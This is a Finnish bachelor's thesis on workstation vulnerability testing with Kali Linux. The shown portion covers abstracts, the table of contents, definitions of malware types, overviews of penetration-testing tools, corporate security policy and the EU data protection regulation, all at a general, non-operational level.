Ville Puupponen, Sebastian Malmström

Työasemien haavoittuvuustestaus

Metropolia Ammattikorkeakoulu

Insinööri (AMK)

Tietotekniikan koulutusohjelma

Insinöörityö

8.5.2017

Metropolia

Tekijät Otsikko Sivumäärä Aika	Ville Puupponen, Sebastian Malmström Työasemien haavoittuvuustestaus 63 sivua + 13 liitettä 8.5.2017
Tutkinto	Insinööri (AMK)
Koulutusohjelma	Tietotekniikka
Suuntautumisvaihtoehto	Tietoverkot
Ohjaaja	Lehtori Erik Pätynen

Insinöörityön tarkoituksena oli testata työasemaympäristön haavoittuvuuksia eri käyttöjärjestelmillä. Ensisijainen testattava työasemaympäristö oli Windows, koska se on muita käyttöjärjestelmiä yleisemmin käytössä yrityksissä ja yksityisillä tahoilla. Toiseksi testattiin Linux-työasemaa, Ubuntua. Haavoittuvuustestaukseen käytettiin Kali Linux -jakelupakettia, joka sisälsi työn toteutukseen vaadittavia työkaluja ja moduuleja. Yksi insinöörityön tavoitteista oli oppia ymmärtämään, miten haavoittuvuuksia hyödynnetään, kuinka hyökkäyksiä työasemia kohti toteutetaan ja miten yleiset tietoturvamekanismit torjuvat niitä.

Haavoittuvuustestauksessa selvisi, että suojaamattomaan koneeseen on varsin helppo hyökätä, mikäli käyttäjä tekee vaadittavan virheen. Onnistunut hyökkäys vaati usean haavoittuvuuden hyväksikäytön, joten suojattuun koneeseen oli haastavampi hyökätä. Johtopäätöksenä voitiin todeta, että käyttäjät ovat turvassa, jos heillä on yleinen ymmärrys tietoturvasta ja riskeistä, joita tässä insinöörityössä käsiteltiin.

Insinöörityössä perehdyimme myös yleiseen tietosuoja-asetukseen ja tietoturvapolitiikkaan ja siihen, miten ne vaikuttavat globaalien yritysten ja organisaatioiden toimintaan Euroopan Unionissa. Kaikki testauksen tulokset kirjattiin ja dokumentoitiin insinöörityöhön.

Avainsanat	tietoturva, Kali Linux, haavoittuvuustestaus

Authors Title Number of Pages Date	Ville Puupponen, Sebastian Malmström Workstations vulnerability testing 63 pages + 13 appendices 8 May 2017
Degree	Bachelor of Engineering
Degree Programme	Information Technology
Specialisation option	Networks
Instructor	Erik Pätynen Senior Lecturer

The purpose of this thesis was to test the vulnerabilities in different workstations using the Kali Linux penetration testing tool. The main workstation that we chose to test for vulnerabilities was Windows operating system, as it is the most popular operating system used by organizations and private users in the present day. The second workstation that we tested for vulnerabilities was Ubuntu. One of our goals was to learn how the workstation vulnerabilities are exploited, how the attacks are executed, how the malicious software will function when executed and how to defend against these threats. In our testing, we discovered that it is easy to attack unprotected workstations, if the target user makes the required mistakes. A successful attack requires multiple exploits to work, which made attacking to protected workstations more difficult. As a conclusion, we could state that users are safe, if they have information security awareness and a general understanding of the risks, which are discussed in this thesis.

In this thesis, we also discuss the topics of data security standards and the general data protection regulation, how they affect global companies and organizations in the European Union. All inspected testing results have been described and documented in this thesis. The thesis was done as a pair-work, where the theory was written together and for vulnerability testing purposes both authors had own virtual environments.

Keywords	information security, Kali Linux, vulnerability testing

Authors	Ville Puupponen, Sebastian Malmström
Title	Säkerhetsprovning på arbetsstationer
Number of Pages	63 sidor + 13 bilagor
Date	8 May 2017
Degree	Ingenjörsexamen
Degree Programme	Informationsteknik
Specialisation option	Data- och informationsteknik
Instructor	Erik Pätynen Universitetslektor

Syftet med examensarbetet var att testa sårbarheter i olika arbetsstationer med hjälp av Kali Linux penetrations testverktyg. Den huvudsakliga arbetsstationen som vi valde att testa för sårbarheter var Windows-operativsystem, eftersom den är det mest populära operativsystemet som används av organisationer och privata användare idag. Den andra arbetsstationen som vi testade för sårbarheter var Ubuntu. Ett av våra mål var att lära oss hur arbetsstationers sårbarheter utnyttjas, hur attackerna utförs, hur den skadliga programvaran fungerar när den körs och hur man försvarar mot dessa hot. I våra test upptäckte vi att det är lätt att attackera oskyddade arbetsstationer, om användaren gör de nödvändiga misstagen. En framgångsrik attack kräver att flera exploiteringar fungerar, vilket gjorde attacker mot skyddade arbetsstationer svårare. Som en slutsats kan vi konstatera att användarna är säkra, om de har informationssäkerhetsmedvetenhet och en allmän förståelse för de risker som diskuteras i examensarbetet.

I denna avhandling diskuterar vi också datasäkerhetsstandarder och den allmänna dataskyddsförordningen, hur de påverkar globala företag och organisationer i Europeiska unionen. Alla testresultat har beskrivits och dokumenterats i examensarbetet. Examensarbetet gjordes som ett pararbete där teorin skrevs tillsammans och för sårbarhetsprovning hade vi båda egna virtuella miljöer.

Keywords	informationssäkerhet, Kali Linux, sårbarhetstestning

Sisällys

Lyhenteet ja käsitteet

1 Johdanto 1

2 Työasemien haavoittuvuus 2

2.1 Haavoittuvuudet 2
2.2 Haittaohjelmat 3

3 Kali Linux -järjestelmä 5

3.1 Yleistä 5
3.2 Käyttötarkoitus 6
3.3 Historia 6
3.4 Yleiset sovellukset 6

4 Tietoturvapolitiikka 8

4.1 Yleistä 8
4.2 Tietoturva yrityksissä 8
4.3 Yleinen tietosuoja-asetus 9

5 Puolustautuminen hyökkäyksiltä 10

5.1 Palomuuri 10
5.2 DMZ eli Eteisverkko 11
5.3 Virustorjuntaohjelmistot 11
5.4 IDS eli tunkeilijan havaitsemisjärjestelmä 11
5.5 Käyttöjärjestelmän koventaminen 12
5.6 Tietoturvatarkastukset 13
5.7 Hyökkäyksen tunnistaminen ja reagointi 13

6 Hyökkäystekniikoita 15

6.1 Hyökkäyksen rakenne 15
6.2 Kohteen löytäminen 16
6.3 Spoofing attack eli huijaushyökkäys 16
6.4 Dropper-menetelmä 18
6.5 Sivuttaissiirtymä 18
6.6 ROP-mitigation 21

6.7 DLL injection 21

7 Haavoittuvuustestaus 22

7.1 Virtuaalinen ympäristö 22
7.2 Laitteiden ja porttien skannaus 24
7.3 Ympäristön asetusten valmistelu 25
7.4 Haittasivuston testaus 26
7.5 Windows 7 -työaseman haavoittuvuustestaus Armitagella 28
7.6 Haitallinen PDF-tiedosto 32
7.7 Haittaohjelmien siirto kohteisiin ja Avastin testaus 40
7.8 Avastin testaus haittaohjelmia ajettaessa 43
7.9 Palo Alto Traps -testaus 46
7.10 Windows Server -palvelinkäyttöjärjestelmä 47
7.11 Web Delivery for Linux -hyökkäys 50
7.12 Binary Linux Trojan -hyökkäys 52
7.13 Pivoting-tekniikka 56

8 Yhteenveto 63

Lähteet 64

Liitteet 1

Lyhenteet ja käsitteet

Post-Exploitation	Järjestelmän saastuttamisen jälkeinen hyödyntäminen.
VM	Virtual Machine. Virtuaalikone, eli ohjelmallisesti toteutettu tietokone, jota käytetään aivan kuten tavallista konetta.
DMZ	Demilitarized Zone. Eteisverkko, jossa on yrityksen julkiset palvelimet. DMZ estää pääsyn sisäiseen verkkoon julkisen verkon kautta.
ARP	Address Resolution Protocol. Protokolla, jolla selvitetään Ethernet-verkoissa IP-osoitteita vastaava MAC-osoite.
SYN-ACK	Synchronize and Acknowledge messages. Käytetään kolmtiekättelyssä. Kun kohdelaite on saanut SYN-paketin vastaan, laite vastaa lähettäjälle SYN/ACK-paketilla, että SYN-paketti on saapunut.
NMAP	Network Mapper. Verkonkartoitustyökalu.
DNS	Domain Name System. Internetin nimipalvelujärjestelmä, joka muuntaa verkkotunnuksia IP-osoitteiksi.
AD	Active Directory (aktiivihakemisto). Käyttäjätietokanta ja hakemistopalvelu, joka sisältää tietoa käyttäjistä, tietokneista ja verkon resursseista.
IIS	Internet Information Services.Microsoftin kehittämä palvelinohjelmistokokonaisuus, joka on tarkoitettu käytettväksi Windows-pohjaisissa palvelimissa.
SNMP	Simple Network Management Protocol. Protokolla, jonka avulla voidaan kysellä verkossa olevien laitteiden tilaa ja antaa hälytyksiä.

SMTP	Simple Message Transfer Protocol. TCP-pohjainen protokolla, jota käytetään viestien välittämiseen sähköpostipalvelimien kesken.
HTTP	Hypertext Transfer Protocol. Hypertekstin siirtoprotokolla, jota selaimet ja www-palvelimet käyttävät tiedon siirtoon.
HTTPS	Hypertext Transfer Protocol Secure. HTTP- ja TLS/SSL-protokollan yhdistelmä, jota käytetään suojattuun tiedon siirtoon julkisessa verkossa.
SSL	Secure Sockets Layer. Protokolla, jolla suojataan Internet-sovellusten tietoliikenne IP-verkkoissa.
Autentikointi	Käyttäjän tai palvelun varmennettu tunnistaminen. Usein käyttäjätunnistautuminen on toteutettu verkon yhteisen tietokanna avulla.
Zero day	Haava, joka ei ole yleisesti tiedossa eikä siihen ole olemassa korjausta. Paljastuu yleensä, kun sitä hyödyntävä haittaohjelma löytyy.
TCP	Transmission Control Protocol. Tietoliikenneprotokolla, jolla luodaan yhteyksiä tietokoneiden välille.
URL	Uniform Resource Locator. Käytetään osoittamaan www sivuja.
Payload	Haittakuorma, jonka hyökkääjä lähettää kohteeseen.

1 Johdanto

Työasemien tietoturva-aukot ovat olleet ongelmana jo internetin syntymästä lähtien, jolloin haittaohjelmien leviäminen on alkanut ja järjestelmien haavoittuvuuksia on käytetty hyödyksi. Haavoittuvuuksia kartoitetaan jatkuvasti ja pyritään paikkaamaan sitä mukaa, kuin uusia haavoittuvuuksia havaitaan. Tässä insinöörityössä hyödynnämme tunnettuja haavoittuvuuksia työasemiin, kun suoritamme hyökkäyksiä. Tarkoituksena on simuloida tilanteita, joissa käyttäjä vahingossa avaa haittaohjelmia sisältävän sähköpostiliitteen, käynnistää haittaohjelman sisältävän tiedoston tai avaa haittasivuston selaimellaan. Näissä tilanteissa käyttäjä ei ole varautunut tietoturvamurtoon ja yleensä hän ei tiedä, mitä taustalla tapahtuu.

Käytämme työkaluna Kali Linux -järjestelmää, joka on suunniteltu penetraatio- ja haavoittuvuustestaukseen. Kali Linux on yleinen työkalu tietoturvayrityksissä, ja sitä käytetään jokapäiväisessä tietoturvauhkien rajauksessa ja tietoturvaohjelmien testauksessa.

Selvitämme insinöörityössä, miten hyökkäyksiltä pystytään suojautumaan mahdollisimman hyvin. Lisäksi perehdymme yleiseen lainsäädäntöön liittyen tietoturvaan yrityksissä, kuten käyttäjähallinta ja tietoturvastandardit. Työn tavoitteena on saada työasema otettua haltuun käyttäen eri haittaohjelmia ja eri hyökkäysmenetelmiä. Samalla haluamme havainnollistaa, kuinka tuhoisat seuraamukset voivat olla, mikäli oma työasema tulee hakkeroiduksi. Työssä raportoimme sekä onnistuneiden että epäonnistuneiden testien tuloksia, koska on tärkeää nähdä molempien lopputulokset. Huomattiin että molemmista on hyötyä testausmielessä. Insinöörityötä voi hyödyntää ympäristöjen haavoittuvuustestauksissa tai tietoturvauhkien havainnollistamiseen koti- tai yritysympäristössä. Työn teoria on kirjoitettu yhdessä ja käytännön osuudessa molemmilla oli omat virtuaaliympäristöt käytössä testauksia varten.

2 Työasemien haavoittuvuus

2.1 Haavoittuvuudet

Työasemien haavoittuvuus johtuu yleensä päivittämättömistä käyttöjärjestelmistä tai ohjelmista. Myös palomuurin väärin konfigurointi tai sen poistaminen käytöstä altistavat työasemat haavoittuviksi. Palomuurit ja virustorjunnat eivät ole yksinään vastuussa työasemien eheydestä, vaan vastuussa ovat myös niiden käyttäjät ja järjestelmänvalvojat. Yleisin syy työasemien saastumiseen on käyttäjän tekemä virhe, joka saattaa olla vain sähköpostin liitetiedoston avaaminen. Virustorjuntaohjelmat yleensä varoittavat epäilyttävistä liitteistä tai suoritettavista tiedostoista, kuten esimerkiksi suoritettavat .exe- .scr- tai .pdf-tiedostot ja JavaScript. Virustorjuntaohjelmien pitää olla täysin ajan tasalla, jotta ne pystyvät huomaamaan tehokkaammin uhkia. Virustorjuntaohjelmat eivät ole täydellisiä, joten päävastuu jää käyttäjän oman vaiston ja kokemuksen varaan.

Yleensä pärjää maalaisjärjellä: esimerkiksi, jos ei ole arvontaan osallistunut, niin ei voi myöskään voittaa. Tämä ajatus perustuu tapaan, jolla käyttäjiä lähestytään sähköpostilla, jossa luvataan arvontavoiton palkkio linkkiä painamalla. Tällä menetelmällä houkutellaan käyttäjää avaamaan linkki haittasivustolle, mikä saattaa johtaa työaseman saastumiseen. Yritysmaailmassa yleisin käyttöjärjestelmä on Windows, ja siksi siitä on etsitty eniten haavoittuvuuksia. [43.]

Haavoittuvuudet ovat järjestelmästä tai ohjelmistosta löytyneitä heikkouksia, joita voidaan hyödyntää hyökkäyksissä. Haavoittuvuuksia paikataan päivityksillä, mutta päivityksissä piilee myös mahdollisuus uusien haavoittuvuuksien syntymiseen. Haavoittuvuus järjestelmässä voi olla esimerkiksi ohjelma, jota ei ole päivitetty, jolla on paljon oikeuksia ja josta on löydetty vakava haavoittuvuus. Haavoittuvuuksia löydetään eri järjestelmistä jatkuvasti. Haavoittuvuuksia voivat löytää joko järjestelmän ylläpidosta vastaava taho tai haitallinen taho. Vakavat haavoittuvuudet voivat tulla kalliiksi järjestelmän tai ohjelmiston valmistajalle, minkä takia harvinaisista ja vakavista haavoittuvuuksien löytämisestä saatetaan maksaa hyvin.

2.2 Haittaohjelmat

Haittaohjelma on yleiskäsite ohjelmille, jotka aiheuttavat tarkoituksella ei-toivottuja tapahtumia tietokoneessa tai tietojärjestelmässä. Haittaohjelmia ovat esimerkiksi virukset, tietokonemadot, troijalaiset tai vakoiluohjelmat. [10.]

Virukset (tietokonevirukset)

Virus on tietokoneohjelma, joka monistaa itseään ja leviää tietokoneesta toiseen aiheuttaen häirintää tietokoneen toiminnassa. Virukset voidaan naamioida liitetiedostoiksi, jotka voivat olla kuvia, tervehdyskortteja tai ääni- ja videotiedostoja. Virukset leviävät joko sähköpostiviestien liitteinä tai internetistä ladattujen tiedostojen kautta. Virukset voivat olla piiloutuneina laittomiin ohjelmiin tai tiedostoihin. [16.]

Madot

Mato on tietokonekoodi, joka leviää automaattisesti ilman käyttäjän toimia. Useimmat madot leviävät sähköpostiliitteinä ja ne tartuttavat tietokoneen, kun liitteen avaa. Mato etsii tietokoneesta sähköpostiosoitteita sisältäviä tiedostoja, kuten osoitteistoja ja verkkosivuja. Mato lähettää löytyneisiin osoitteisiin tartunnan saaneita sähköpostiviestejä. Mato kopioi lähettäjän sähköpostiosoitteen lähettäessään uusia viestejä löytyneisiin osoitteisiin. Näin viestit näyttävät tulevan tutulta lähettäjältä. Näin madot leviävät automaattisesti sähköpostiviesteissä, verkoissa tai käyttöjärjestelmän haavoittuvuuksien kautta. Madot aiheuttavat yleensä suorituskyky- ja vakausongelmia tietokoneissa ja verkoissa. Pahimmassa tapauksessa se tuhoaa tietokoneen käyttökelvottomaksi, jolloin tarvitaan suuria eheytys toimenpiteitä. [16.]

Troijalaiset

Troijalainen hevonen on haitallinen ohjelma, joka piiloutuu muiden ohjelmien sisälle. Sen siirtymä tietokoneeseen tapahtuu yleensä nettisurffailun yhteydessä tai ohjelman latauksen yhteydessä. Asennuksen yhteydessä haittaohjelma siirtyy koneen luotettavaan ohjelmaan, kuten esimerkiksi näytönsäästäjän sisälle. Täten haittaohjelma takaa jatkuvuuden toiminnalleen. Aina käyttäjän käynnistettyä koneensa ohjelma pyörii taustalla normaalina prosessina. Haittaohjelman tavoite on kerätä arvokasta tietoa ja pysyä laitteessa mahdollisimman pitkään huomaamattomana. Troijalaiset ovat suosituimpia

viruksia, koska ne antavat hyökkääjälle mahdollisuuden pysyä taustalla kenenkään huomaamatta. Kun hyökkääjä on kerännyt tarpeeksi dataa, kuten salasanoja ja tunnuksia, voi hän halutessaan eskaloida käyttöoikeudet itselleen ja käyttää hyväksi kohdettaan.

Troijalaisen huomaaminen on vaikeaa, mutta yksi hyvä tapa on tarkkailla normaaleja prosesseja koneessa. Normaalien prosessien hidastuessa huomattavasti voi kyseessä olla haittaohjelma taustalla. [40.]

Takaovet

Takaovi on ohjelma, joka sallii tunkeutujan tai vieraan pääsyn tietokoneelle ohittaen standardit tietoturvamekanismit. Takaovi voidaan asentaa tietokoneeseen käyttäjän huomaamatta, usein tietoturva-aukkojen kautta, madon tai viruksen mukana. Takaovi voi myös olla sisäänrakennettuna ohjelmistossa. [10.]

Kiristyshaittaohjelmat

Salaava kiristyshaittaohjelma salaa tietokoneella olevat tiedostot sotkemalla niiden sisällön. Tiedostot saadaan auki vain salauksen purkuavaimella, joka palauttaa tiedostot takaisin entiselleen. Yleensä purkuavainta vastaan pyydetään lunnaita. Kun haittaohjelma on saastuttanut yhden tietokoneen, se voi levitä verkon kautta muihin tietokoneisiin. Ohjelmalla voidaan pahimmillaan lamauttaa koko yrityksen liiketoiminta. Lunnaat vaaditaan yleensä Bitcoineina (virtuaalivaluutta), koska sitä on vaikea jäljittää. Kiristysohjelmat voivat saastuttaa tietokoneet monella eri tavalla, esimerkiksi sähköpostin liitetiedostona, haitallisena linkkinä tai haavoittuvuutta hyödyntävänä pakettina (exploit kit). [20.]

Exploit kit

Haavoittuvuutta hyödyntävälle paketille voi altistua käymällä saastuneella verkkosivustolla, klikatessa saastunutta mainosta tai jos käyttäjä uudelleenohjataan haitalliselle sivustolle. Paketti etsii tietokoneesta hyväksikäytettäviä aukkoja tai haavoittuvuuksia. Esimerkiksi vanhentunutta Flash- tai Silverlight-liitännäistä tai pdf-lukijaa. Jos tietokoneesta löytyy aukko, paketti lataa ja asentaa haittaohjelman tietokoneelle käyttäjän huomaamatta. [10; 20]


Vakoiluohjelmat

Vakoiluohjelmat voidaan asentaa tietokoneeseen käyttäjän tietämättä asiasta. Ohjelmat voivat muuttaa tietokoneen kokoonpanoa tai kerätä mainostukseen tarvittavia tietoja. Esimerkiksi henkilötietoja tai internethakutapoja. Vakoiluohjelmat voivat ohjata selaimen uudelleen johonkin muuhun sivustoon kuin mihin käyttäjä on siirtymässä. [16.]

3 Kali Linux -järjestelmä

3.1 Yleistä

Kali Linux on kehittynyt penetraatiotestauksen jakelupaketti. Se sisältää useita ohjelmia, joilla voidaan tehdä muun muassa porttiskannauksia, murtaa salasanoja, tehdä WLAN-verkkojen penetraatiotestausta ja pakettien analysointia. Kali Linuxia on kehitetty osana Metasploit-projektia, jonka tavoitteena on havainnollistaa tietoturva-asiantuntijoille hyökkäysmenetelmiä ja ymmärrystä hyökkäyksen etenemisestä. [.9] Kali Linux on oiva työkalu nykypäivän testauksiin ja onkin suuressa suosiossa penetraatiotestaajien keskuudessa. Kuvassa 1 on esitetty Kali Linuxin perusnäkymä.



Kuva 1. Kali Linux -työpöytä.

3.2 Käyttötarkoitus

Kali Linux on penetraatiotestaukseen ja tietoturvan testaamiseen tarkoitettu Linux-jakelupaketti, joka pohjautuu Debianiin. Käyttöjärjestelmän ytimenä toimii Linux, ja haavoittuvuustestaukseen tarkoitettuja sovelluksia on yli 600 valmiiksi asennettuna. Kali Linux on suosittu vaihtoehto, kun testataan erilaisia palomuureja tai virustorjunta-järjestelmiä nykypäivänä. Helppokäyttöisyyden vuoksi jopa Linux-aloittelija pystyy toteuttamaan tietoverkkoihin tai työasemiin kohdistettuja hyökkäyksiä. [21; 22.]

3.3 Historia

Kali Linux -jakelupaketin kehitettely alkoi 12 vuotta sitten nimellä BackTrack Linux, joka oli avoimen lähdekoodin Linux-jakelupaketti. BackTrack Linux oli suunniteltu tietotekniseen rikostutkintaan ja penetraatio testaukseen. Kyseinen jakelupaketti oli kahden kilpailevan jakelupaketin WHAX:in ja Auditor Security Collection:in yhteen sulautus. BackTrack Linux sisälsi useita hyvin tunnettuja tietoturvatestauksen työkaluja, kuten Metasploit, Armitage, Nmap ja Wireshark. WHAX on tietoturvakonsultti Mati Aharonin kehittämä Linux-jakelupaketti, jonka aikaisempi versio oli Knoppixiin perustuva Whoppix. Knoppix oli ensimmäinen Linux-jakelu, joka osasi automaattisesti tunnistaa tietokoneen laitteiston ja ladata sille sopivat ajurit. Ensimmäinen julkaisu itse Kali Linuxista oli 1. maaliskuuta 2013.[9; 11; 22.]

3.4 Yleiset sovellukset

Metasploit

Metasploit on maailman yleisin käytetty penetraatiotestausohjelma. Metasploitilla pystytään etsimään haavoittuvuuksia järjestelmistä ja testaamaan haavoittuvuuksia automaattisesti, käyttäen maailman suurinta exploit-tietokantaa. Metasploit-ohjelmassa on valmiina erityyppisiä hyökkäysmenetelmiä. Menetelmillä voidaan testata järjestelmän kestävyyttä ja opetella suojautumaan hyökkäyksiltä. Metasploitilla voidaan simuloida tunnettuja hyökkäyksiä hallitusti. Koska hyökkäykset ovat realistisia ja myös yleisesti hyökkääjien käytössä, se on oiva työkalu järjestelmien testaamiseen. [32.]

Armitage

Armitage on graafinen kyberhyökkäyksien hallintatyökalu, joka kehitettiin Metasploit-projektille. Ohjelmalla voi visualisoida kohteensa ja tallentaa omaan rekisteriin löytämänsä haavoittuvuudet ja käynnissä olevat sessiot. Ohjelma ehdottaa käyttäjälle, mitä automatisoituja hyökkäyksiä kohteeseen voidaan suorittaa. Armitagella voidaan helposti hyödyntää haavoittuvuuksia ja hallita haltuun saatuja koneita. Ohjelma on Metasploit-kehikolle kehitetty GUI-ratkaisu (Graafinen liittymä), jonka avulla tietoturva-asiantuntijat voivat oppia paremmin ymmärtämään hakkerointia ja saada käsityksen Metasploitin potentiaalista. [6.]

Cobalt Strike

Cobalt Strike on Raphael Mudgen kehittämä tietoturvauhkien simulointiohjelma, jolla jäljitellään nykyaikaisia hyökkäyksiä ja testataan järjestelmiä. Ohjelma sisältää kattavan kokoelman hyökkäys- ja hyökkäyksenhallintatyökaluja penetraatiotestaajille. Cobalt Striken liittymä on graafinen ja muistuttaa hieman Armitagea. Asiantuntijat ovat kehuneet ohjelmaa hyödylliseksi siinä mielessä, että se auttaa havainnollistamaan hyökkäystä ja helpottaa tilannetietoisuutta. Toisin kuin Armitage, Cobalt Strike ei ole Metasploitista riippuvainen.

Cobalt Strike -ohjelmaa voi käyttää yhdessä Armitagen kanssa. Sen käyttölisenssi maksaa 3 500 dollaria, ja se on vuosittain uusittava. Uusintalisenssi maksaa 2 500 dollaria. Cobalt Strike -ohjelmalle on myös 21 päivän ilmainen kokeilujakso, joka kuitenkin on haastava hankkia, sillä latausta varten on kuuluttava yhtiöön ja tehtävä anomus kehittäjälle. [41.]

NMAP

NMAP on avoimen lähdekoodin verkon kartoitus- ja suojauksen valvonnan työkalu. Sovellukseen tarvitsee syöttää vain halutut parametrit ja ip-osoitealue. Nmap:lla voidaan esimerkiksi etsiä avoimia TCP-portteja, havainnollistaa eri käyttöjärjestelmät verkosta, tunnistaa käyttäjät verkosta tai etsiä käynnissä olevia palveluita verkosta.

4 Tietoturvapolitiikka

4.1 Yleistä

Kaikissa yrityksissä on oltava toiminnan takaamisen ja laadun varmistavia kontrolleja, jotka ohjaavat yrityksen toimintaa tehokkaalla ja tarkoituksenmukaisella tavalla. Kontrollien tarkoitus on varmistaa tietoturvallista ja laadukasta tietojenkäsittelyä. Yrityksen tietoturvatyön tulee olla hallittua ja prosessinomaista toimintaa, jonka tulisi näkyä jokapäiväisessä toiminnassa. [23.] Keskitetyllä tietoturvallisuuden hallintajärjestelmällä voidaan helposti reagoida muuttuvaan toimintaympäristöön. Tietoturvakontrollien tulee olla mahdollisimman kustannustehokkaita ja kohdistua oikeisiin prosesseihin, kuitenkaan hidastamatta yrityksen toimintaa. Tietoturvakontrolleja on muun muassa käyttäjien oikeuksien rajoittaminen. Esimerkiksi jos käyttäjä haluaa ladata ohjelmia koneelle, hänellä tulee olla tähän myönnetty oikeus. Yleensä isoissa yrityksissä on rajattu tavallisten käyttäjien oikeuksia ladata ja päivittää tiedostoja. Näin voidaan varmistaa, ettei käyttäjä vahingossa lataa haittaohjelmia. Tilanteessa, jossa käyttäjän tarvitsee ladata ohjelma koneelle, se tulee suorittaa hallittuna prosessina, jonka yleensä IT-vastaava tai järjestelmänasiantuntija suorittaa tai myöntää luvan lataukselle.

4.2 Tietoturva yrityksissä

Yrityksen kaikki tietojärjestelmät tulisi pitää ajan tasalla keskitetyllä hallinnalla, jolla voidaan päivittää järjestelmät helposti. Tällä menetelmällä päivityksistä vastaavan henkilön ei tarvitse käydä fyysisesti päivittämässä jokaista järjestelmää erikseen. Näin pystytään myös pakottamaan järjestelmät päivittymään ja ajoittamaan päivitykset tiettyihin kellonaikoihin. Järjestelmien päivittäminen pitäisi ottaa kiinteäksi osaksi tietohallinnon prosesseja, jotta järjestelmät pysyvät ajan tasalla. [35.]

Henkilökuntaa tulisi perehdyttää tietoturvan perusasioihin, kuten salasanojen vahvuuksiin, kalastelusähköposteihin ja laitteiden hallintaan. Kannettavat tietokoneet tulisi pitää näköyhteyden päässä tai vähintään lukita kunnolla poissa oltaessa. Laitteita ei kannattaisi jättää yksin, ainakaan julkisilla paikoilla. Henkilökuntaa pitäisi myös kouluttaa sosiaalisen median käytössä, jos sitä käytetään työasioiden hoitamisessa tai työhön liitty-

vissä asioissa vapaa-ajalla. Liiallisten kuvien tai informaation lisääminen työpisteestä on aina riski. [35.]

Varmuuskopiointi on erittäin tärkeää, ja jokaisen työntekijän tulisi varmuuskopioida tiedostonsa. Varmuuskopiointiväli olisi hyvä pitää lyhyenä, esimerkiksi kerran viikossa. Nykyään on mahdollista varmuuskopioida tiedostot pilvipalveluun. Näin ei tarvitse miettiä fyysisten levyjen tallennustilaa eikä niiden kuntoa. On myös olemassa ohjelmia, jotka varmuuskopioivat tiedostot automaattisesti suoraan pilveen ja näin ollen käyttäjän ei tarvitse muistaa varmuuskopioida. Pilveen kopioidessa ei myöskään tarvitse miettiä fyysiseen levyyn kohdistuvia uhkia, kuten tulipalo, varkaus tai sabotaasi. [35.]

4.3 Yleinen tietosuoja-asetus

Euroopan unionin tietosuojalainsäädäntö uusiutui, kun yleinen tietosuoja-asetus tuli voimaan 24. toukokuuta 2016 [13]. Oikeusministeriön julkaisun johdannossa mainitaan, että ”Tietosuoja-asetusta sovelletaan kahden vuoden siirtymäajan jälkeen 25. toukokuuta 2018 alkaen, jolloin henkilötietojen käsittelyn on oltava tietosuoja-asetuksen mukaista”.

Tietosuoja-asetuksen tavoite on uudistaa tietosuojaa koskevaa sääntelyä ajantasaiseksi, jotta globalisaatioon liittyviin henkilötietojen suojaa koskeviin haasteisiin voidaan vastata. Tarkoituksena on vahvistaa rekisteröityjen henkilötietojen käsittelyn avoimuutta ja läpinäkyvyyttä. Asetettujen velvollisuuksien noudattamista varten on säädetty henkilötietolakia tiukemmat seuraamukset asetuksen vastaisesta henkilötietojen käsittelystä. [13.]

Valvontaviranomainen voi määrätä asetuksen vastaisesta toiminnasta korjaavia toimenpiteitä ja hallinnollisia sakkoja. Asetusta sovelletaan niin yksityisellä kuin julkisella sektorilla riippumatta toimijoiden henkilötietojen laajuudesta.

Siirtymäaikana organisaation tulee selvittää, vastaavatko sen tietojen suojaamista koskevat käytännöt asetuksen sääntelyä. Rekisterinpitäjän on arvioitava henkilötietojen käsittelyyn liittyvät riskit ja toimet näiden riskien vähentämiseksi. Tehokkaiden suojatoimenpiteiden avulla voidaan varmistaa asianmukainen turvallisuustaso. Käsittelyn

turvallisuuden edellytyksenä on taata palveluiden jatkuva luottamuksellisuus, eheys ja käytettävyys sekä vikasietoisuus. Käsittelyyn liittyvien henkilötietojen suojaaminen vaatii seurantaa ja valvontaa. Tietoturvaloukkauksen tai murron tapahtuessa rekisterinpitäjän on tehtävä loukkausta koskeva ilmoitus 72 tunnin kuluessa. Henkilötietojen käsittelijän on puolestaan ilmoitettava rekisterinpitäjälle tapahtuneesta tietoturvaloukkauksesta viipymättä tiedon saatuaan.

